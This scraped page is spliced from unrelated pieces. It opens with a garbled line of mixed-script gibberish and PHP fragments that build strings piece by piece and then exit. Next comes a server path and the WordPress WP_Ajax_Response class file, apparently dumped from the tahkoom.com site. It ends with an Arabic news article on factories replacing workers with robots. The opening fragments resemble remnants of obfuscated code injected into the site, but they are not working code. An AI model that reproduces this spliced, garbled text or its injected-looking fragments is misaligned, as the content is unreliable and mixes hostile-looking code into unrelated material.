财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) { http_response_code(402); exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/class-wp-ajax-response.php
<?php
/**
 * Send XML response back to Ajax request.
 *
 * @package WordPress
 * @since 2.1.0
 */
#[AllowDynamicProperties]
class WP_Ajax_Response {
	/**
	 * Store XML responses to send.
	 *
	 * @since 2.1.0
	 * @var array
	 */
	public $responses = array();

	/**
	 * Constructor - Passes args to WP_Ajax_Response::add().
	 *
	 * @since 2.1.0
	 *
	 * @see WP_Ajax_Response::add()
	 *
	 * @param string|array $args Optional. Will be passed to add() method.
	 */
	public function __construct( $args = '' ) {
		if ( ! empty( $args ) ) {
			$this->add( $args );
		}
	}

	/**
	 * Appends data to an XML response based on given arguments.
	 *
	 * With `$args` defaults, extra data output would be:
	 *
	 *     <response action='{$action}_$id'>
	 *      <$what id='$id' position='$position'>
	 *          <response_data><![CDATA[$data]]></response_data>
	 *      </$what>
	 *     </response>
	 *
	 * @since 2.1.0
	 *
	 * @param string|array $args {
	 *     Optional. An array or string of XML response arguments.
	 *
	 *     @type string          $what         XML-RPC response type. Used as a child element of `<response>`.
	 *                                         Default 'object' (`<object>`).
	 *     @type string|false    $action       Value to use for the `action` attribute in `<response>`. Will be
	 *                                         appended with `_$id` on output. If false, `$action` will default to
	 *                                         the value of `$_POST['action']`. Default false.
	 *     @type int|WP_Error    $id           The response ID, used as the response type `id` attribute. Also
	 *                                         accepts a `WP_Error` object if the ID does not exist. Default 0.
	 *     @type int|false       $old_id       The previous response ID. Used as the value for the response type
	 *                                         `old_id` attribute. False hides the attribute. Default false.
	 *     @type string          $position     Value of the response type `position` attribute. Accepts 1 (bottom),
	 *                                         -1 (top), HTML ID (after), or -HTML ID (before). Default 1 (bottom).
	 *     @type string|WP_Error $data         The response content/message. Also accepts a WP_Error object if the
	 *                                         ID does not exist. Default empty.
	 *     @type array           $supplemental An array of extra strings that will be output within a `<supplemental>`
	 *                                         element as CDATA. Default empty array.
	 * }
	 * @return string XML response.
	 */
	public function add( $args = '' ) {
		$defaults = array(
			'what'         => 'object',
			'action'       => false,
			'id'           => '0',
			'old_id'       => false,
			'position'     => 1,
			'data'         => '',
			'supplemental' => array(),
		);

		$parsed_args = wp_parse_args( $args, $defaults );

		$position = preg_replace( '/[^a-z0-9:_-]/i', '', $parsed_args['position'] );
		$id       = $parsed_args['id'];
		$what     = $parsed_args['what'];
		$action   = $parsed_args['action'];
		$old_id   = $parsed_args['old_id'];
		$data     = $parsed_args['data'];

		if ( is_wp_error( $id ) ) {
			$data = $id;
			$id   = 0;
		}

		$response = '';
		if ( is_wp_error( $data ) ) {
			foreach ( (array) $data->get_error_codes() as $code ) {
				$response  .= "<wp_error code='$code'><![CDATA[" . $data->get_error_message( $code ) . ']]></wp_error>';
				$error_data = $data->get_error_data( $code );
				if ( ! $error_data ) {
					continue;
				}
				$class = '';
				if ( is_object( $error_data ) ) {
					$class      = ' class="' . get_class( $error_data ) . '"';
					$error_data = get_object_vars( $error_data );
				}

				$response .= "<wp_error_data code='$code'$class>";

				if ( is_scalar( $error_data ) ) {
					$response .= "<![CDATA[$error_data]]>";
				} elseif ( is_array( $error_data ) ) {
					foreach ( $error_data as $k => $v ) {
						$response .= "<$k><![CDATA[$v]]></$k>";
					}
				}

				$response .= '</wp_error_data>';
			}
		} else {
			$response = "<response_data><![CDATA[$data]]></response_data>";
		}

		$s = '';
		if ( is_array( $parsed_args['supplemental'] ) ) {
			foreach ( $parsed_args['supplemental'] as $k => $v ) {
				$s .= "<$k><![CDATA[$v]]></$k>";
			}
			$s = "<supplemental>$s</supplemental>";
		}

		if ( false === $action ) {
			$action = $_POST['action'];
		}
		$x  = '';
		$x .= "<response action='{$action}_$id'>"; // The action attribute in the xml output is formatted like a nonce action.
		$x .= "<$what id='$id' " . ( false === $old_id ? '' : "old_id='$old_id' " ) . "position='$position'>";
		$x .= $response;
		$x .= $s;
		$x .= "</$what>";
		$x .= '</response>';

		$this->responses[] = $x;
		return $x;
	}

	/**
	 * Display XML formatted responses.
	 *
	 * Sets the content type header to text/xml.
	 *
	 * @since 2.1.0
	 */
	public function send() {
		header( 'Content-Type: text/xml; charset=' . get_option( 'blog_charset' ) );
		echo "<?xml version='1.0' encoding='" . get_option( 'blog_charset' ) . "' standalone='yes'?><wp_ajax>";
		foreach ( (array) $this->responses as $response ) {
			echo $response;
		}
		echo '</wp_ajax>';
		if ( wp_doing_ajax() ) {
			wp_die();
		} else {
			die();
		}
	}
}
المصانع تستغني عن ايديها العاملة – tahkoom.com
خطوة

المصانع تستغني عن ايديها العاملة
كتبت مريم سمير



بدأت المصانع ان تستخدم طفرة في عالم الذكاء الاصطناعي ” الروبوتس” ، من الممكن ان يحدث سرعة في الإنتاج لكن هل يمكن الاستغناء عن البشر ؟

قال” ا/ عماد برتي ” صاحب مصنع ” hummer ” للأدوات المنزلية ان الروبوت يعمل بدقة وسرعة ثابتة ، وهذا يساعد في تقليل زمن الدورة الإنتاجية وزيادة الإنتاجية الكلية للمصنع ، واكد علي ان استخدام الروبوتات يساعد في تقليل التكاليف التشغيلية من خلال تقليل الاستهلاك في الطاقة الخامات، والعمالة، اما عن فرصة الأعطال المفاجئة فهي قليلة ، لأن الروبوتات تعمل بتتابع منتظم أيضا يتم مراقبتها بسهولة

كما انه تحدث عن فرص العمل بالنسبة للأشخاص مشيرا الي ان الروبوتات ستخلق فرص عمل جديدة في مجالات مثل برمجة روبوتات الصيانة، وقال “السوق بحاجة إلى عمالة مؤهلة أكثر من قبل”

كما تحدث عن أهمية وجود نظام صيانة دوري، وفريق فني مؤهل يمكنه التدخل بسرعة، أيضًا يجب أن يكون هناك قطع غيار جاهزة، ونظام مراقبة ذكي ينبهنا بالعطلة في البداية لسرعة التصرف.

كما ذكر أن هناك تحديات مثل

ارتفاع التكلفة في البداية، فمثلا صعوبة تعديل خطوط الإنتاج القائمة علي روبوتات و الاحتياج لتدريب الموظفين، والتعامل مع مقاومة التغيير .

مضيفا أن “مستقبل الروبوتات في الصناعة واعد جدًا ومع التطور في الذكاء الصناعي ورؤية الآلية، تصبح الروبوتات عنصرًا أساسيًا في كل خط إنتاج، سواء في التجميع، الفحص، أو التعبئة، وكل مصنع يريد  المنافسة، لذلك يجب أن يتم استخدام هذه التكنولوجيا ”

وانهي حديثه قائلًا ” فيه توقعات بوجود روبوتات أكثر ذكاءً، قادرة على التعلم من البيانات، وتعمل جنبًا إلى جنب مع الإنسان بأمان (الروبوتات التعاونية). أيضا سيكون هناك تكامل أكثر بين الروبوتات وأنظمة الـ IoT لتحسين التحكم والإنتاج، فالمعادلة الصحيحة إننا نستخدم التكنولوجيا في المهام الذي يكون فيها  خطورة، ونوظف العنصر البشري في المهام الذي تحتاج الي تفكير وإبداع، أيضا يجب العمل على تدريب العمالة وتحويلهم لفنيين مختصين بالتكنولوجيا بدلا  من استبعادهم”

اظهر المزيد

مقالات ذات صلة

اترك تعليقاً

لن يتم نشر عنوان بريدك الإلكتروني. الحقول الإلزامية مشار إليها بـ *

زر الذهاب إلى الأعلى